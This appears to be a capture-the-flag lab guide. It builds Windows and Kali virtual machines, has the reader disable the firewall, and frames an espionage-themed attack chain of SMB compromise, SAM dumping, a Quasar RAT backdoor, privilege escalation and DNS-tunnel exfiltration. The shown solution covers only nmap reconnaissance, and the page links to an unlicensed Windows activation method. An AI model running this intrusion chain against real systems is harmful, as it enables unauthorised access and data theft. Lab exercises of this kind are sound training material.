


<u>Windows 10</u>
Download link: <u>https://www.microsoft.com/en-us/software-download/windows10</u>

If you are a windows user MS will force you to download the media creation tool, if you want to download the iso file manually go to this link and follow the instructions
<u>https://www.howtogeek.com/427223/how-to-download-a-windows-10-iso-without-the-media-creation-tool/</u>

- **Create a new virtual machine**
- **Press the "New" button, and name your virtual machine.**
- **"Type" is set to "Microsoft Windows,"**
- **"version" is set to "windows 10."**


- **match the x64 version with a 64-bit VM**




- **<u>RAM:</u>**
  For the x64 version, you will need 2GB. I have 16GB of RAM in my desktop, so I decided that 4GB was good for me.

- **Create a virtual drive: 50-80 GB is more then better**


- **Now, go into the settings for this virtual machine, and navigate to the "Storage" tab. Click the disc icon with a green plus next to "Controller: SATA." Click "Choose disk," and then locate the Windows 10 ISO you downloaded.**




configure the video settings to maximum
or just make sure you stay on the green



Go to "NETWORK" and change the adapter to "internal network" and select the "LAN" option



- **press the "Start" button in VirtualBox, and begin the Windows 10 installation process and follow the instructions.**




To activate windows 10 for free follow this guide: https://msguides.com/microsoft-software-products/2-ways-activate-windows-10-free-without-software.html


to comlete the stages of the document call the user-administrator "marry" and create another standard user called "ALFIESOLOMON"

After logging in users need to make sure the firewall is disabled so we can proceed properly, This will make it easier for us later in the process.

1.search for a firewall in the tab below and enter 'windows firewall with advanced security'



2.enter 'windows firewall propeties' and turn off all tabs




<u>Kali-linux:</u>

Download link: <u>https://www.kali.org/downloads/</u>


Kali Linux 64-Bit (NetInstaller)	Torrent	2020.3		
Kali Linux 32-Bit (Installer)	Torrent	2020.3	3.3G	90a0d033a332de7b9923b6ff8409b178dc837242ebe7d55a1b3f0fafaded0152
Kali Linux 32-Bit (Live)	Torrent	2020.3	2.6G	6ba1b1990d07be81428e48458b858f20d3c8273248d53aa2e6343af520bd32b8
Kali Linux 32-Bit (NetInstaller)	Torrent	2020.3	425M	65cec6093d2154c6f931c423f9d1f4c4a902af9cc715e802467570d83a8cda80
Kali Linux 64-bit VMware	Available on the Offensive Security VM Download Page			
Kali Linux 32-bit (PAE) VMware	Available on the Offensive Security VM Download Page			
Kali Linux 64-bit VirtualBox	Available on the Offensive Security VM Download Page			
Kali Linux 32-bit (PAE) VirtualBox	Available on the Offensive Security VM Download Page			

Create a anew virtual machine


- **Press the "New" button, and name your virtual machine.**
- **Name is set to "Kali Linux"**
- **"Type" is set to "Linux"**
- **"version" is set to "Linux 2.6 / 3.x/ 4.x".**




- **The required RAM is 2 GB or more**




- **Storage on a physical hard disk. Decide between Dynamically allocated and Fixed size. The first choice allows the new hard disk to grow and fill up space dedicated to it. The second, fixed size, uses the maximum capacity from the start.**




- **Create a virtual drive: 80-100 GB is more then better**




- **Now, go into the settings for this virtual machine, and navigate to the "Storage" tab. Click the disc icon with a green plus next to "Controller: SATA." Click "Choose disk," and then locate the kali linux ISO you downloaded.**



- **configure the video settings to maximum or just make sure you stay on the green**




Go to "NETWORK" and change the adapter to "internal network" and select the "LAN" option




- **Click the Start icon to begin installing Kali**

- **Select the Graphical install option and go through the following installation steps.**

- **Select a language. Choose the default language for the system**




- **Select your location.**
- **Configure the keyboard. Decide which keymap to use.**
- **Configure the network. enter a hostname for the system**
- **Next, create a domain name, usually ends with .com .net**
- **Set up users (Thomas-S(for the stages)) and passwords, Create a password to administrator.**



- **Configure the clock. Select your time zone**

- **Partition disks. Select how you would like to partition the hard disk.**
  Recommended: guided-use entire disk option, unless you have a reason to do it manually.



- **select which disk you want to use for partitioning, Select the only available option – SCSI3 (0,0,0) (sda) – 68.7 GB ATA VBOK HARDDISK**

- **select the scheme for partitioning, for new users select "all files in one partition"**

- **The wizard gives you an overview of the configured partitions. Click continue and confirm with "yes"**

  The wizard starts installing kali

- **Configure the package manager. Select whether you want to use a network mirror and click Continue.**
  If you are using a proxy add it.

- **Install the GRUB boot loader on a hard disk.**
  Select Yes and Continue, then select the bootloader device.

- **Once the installation is complete select the reboot option .**

- **After rebooting the kali login will appear , enter your user name and password and then the interface of kali will show up.**

Stages:

- **Scan Elliott's network, Alfie’s brother, with a network scanner and try to discover a suspicious loophole that could be exploited to gain access to his brother's system.**

- **After finding a way to hack into Elliott's system, try extracting the information found in the SAM file, where the access to Alfie's next machine is located.**

- **Now, Try installing a backdoor in Alfie’s user (win10) using Elliott’s user in Windows 7**
-
- **Once the backdoor is up, Connect Alfie’s user using RDP by using ‘quasar’**

- **Once you have an RDP connection, try to get an escalation in permissions on Alfie’s SOLOMON user.**

- **Over all this, build encrypted dns tunnel to exfiltrate data from alfies computer.**

Work flow:

Thomas Shelby is a self-employ that aims to spy on competing companies and find out as much information about them as possible.
A person who wants to spy on Alfie Solomon's company contact Thomas and want to find out as much information as possible from its users.

Stage #1- thomas shelby wants to hack into a computer of alfie solomon
he sespect that he's using eliot's (brother) computer to store sensitive data about his company
and believes that he can find some intresting ports to exploit by scan his network and hack into eliot's computer.

'Complete stage 1'

Stage #2- After Thomas managed to hack into Elliott's user he tried to think of an idea how to get the passwords of the users who logged in to the system.

'Complete stage 2'

Stage #3- After Thomas infiltrates Alfi's computer he wants to insert a back door into Alfi Solomon's computer (RAT) so that he can connect to it remotely and perform actions through his user.

'Complete stage 3'

Stage #4- When Thomas sees that the back door he has inserted is working properly he can connect to a user of alfie's remotely and do other interesting things, connect to alfies computer using your 'RAT'

'Complete stage 4'

Stage #5- **Thomas is pleased but has discovered a problem, the user of Alfie Solomon has no escalations in the permissions on this computer so he realized that the next one should get an escalation in the permissions, but how will he do it?**
Find out how!

'Complete stage 5'

At this point Thomas realizes that he needs to extract information from Alfie Solomon's computer in an encrypted way, he thinks of a DNS tunnel method.

'Complete stage 6'

Guide:

this is guide to solve all the stages, use this guide only if you can't complete the stages.

'Stage #1'

First run the commend 'ifconfig' on kali linux to check that we are on the right network.

1.In order to perform a network scan we will use the "nmap" tool, you need to scan the network we set up for the machines(10.10.0.0/24) in order to see what IP the Windows 7 machine received on the internal network.

Use the command 'nmap -sP 10.10.0.0/24'

```
File  Actions  Edit  View  Help

root@kali:/home/kali# nmap -sP 10.10.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-14 07:47 EDT
Nmap scan report for 10.10.0.1
Host is up (0.0029s latency).
MAC Address: 08:00:27:17:6A:5F (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.23
Host is up (0.00026s latency).
MAC Address: 08:00:27:DF:BA:1C (Oracle VirtualBox virtual NIC)
Nmap scan report for to.com (10.10.0.21)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.22 seconds
root@kali:/home/kali#
```

You can see that there is the 'GATEWAY' address, the Kali machine and the third machine which is Windows 7 (out victim) which got the address 10.10.0.23

2.Now that we know the IP of the victim computer we can scan it and check if there is any ports that can be used to penetrate the system.

```
kali@kali: ~        kali@kali: ~

kali@kali:~$ sudo nmap 10.10.0.23
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-14 07:49 EDT
Nmap scan report for 10.10.0.23
Host is up (0.00036s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DF:BA:1C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.39 seconds
kali@kali:~$
```

See something suspicious? The victim left a nice port open,

445 is smb protocol, The Server Message Block (SMB) protocol and is primarily used to provide shared access to files, printers, serial ports, and communication between computers on a network.

3.Now we want to add another state to our recon about this machine and find more the user and the OS he is running, so we can make sure which module we are going to use.

```
root@kali:/home/kali# nmap -p 445 -A 10.10.0.23
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-14 07:51 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.0.23
Host is up (0.00036s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:DF:BA:1C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:wi
ndows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows P
hone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: ELIOT-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -59m59s, deviation: 1h43m54s, median: 0s
|_nbstat: NetBIOS name: ELIOT-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:df:ba:1c (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: eliot-PC
|   NetBIOS computer name: ELIOT-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-09-14T14:51:36+03:00
| smb-security-mode:
|   account_used: guest
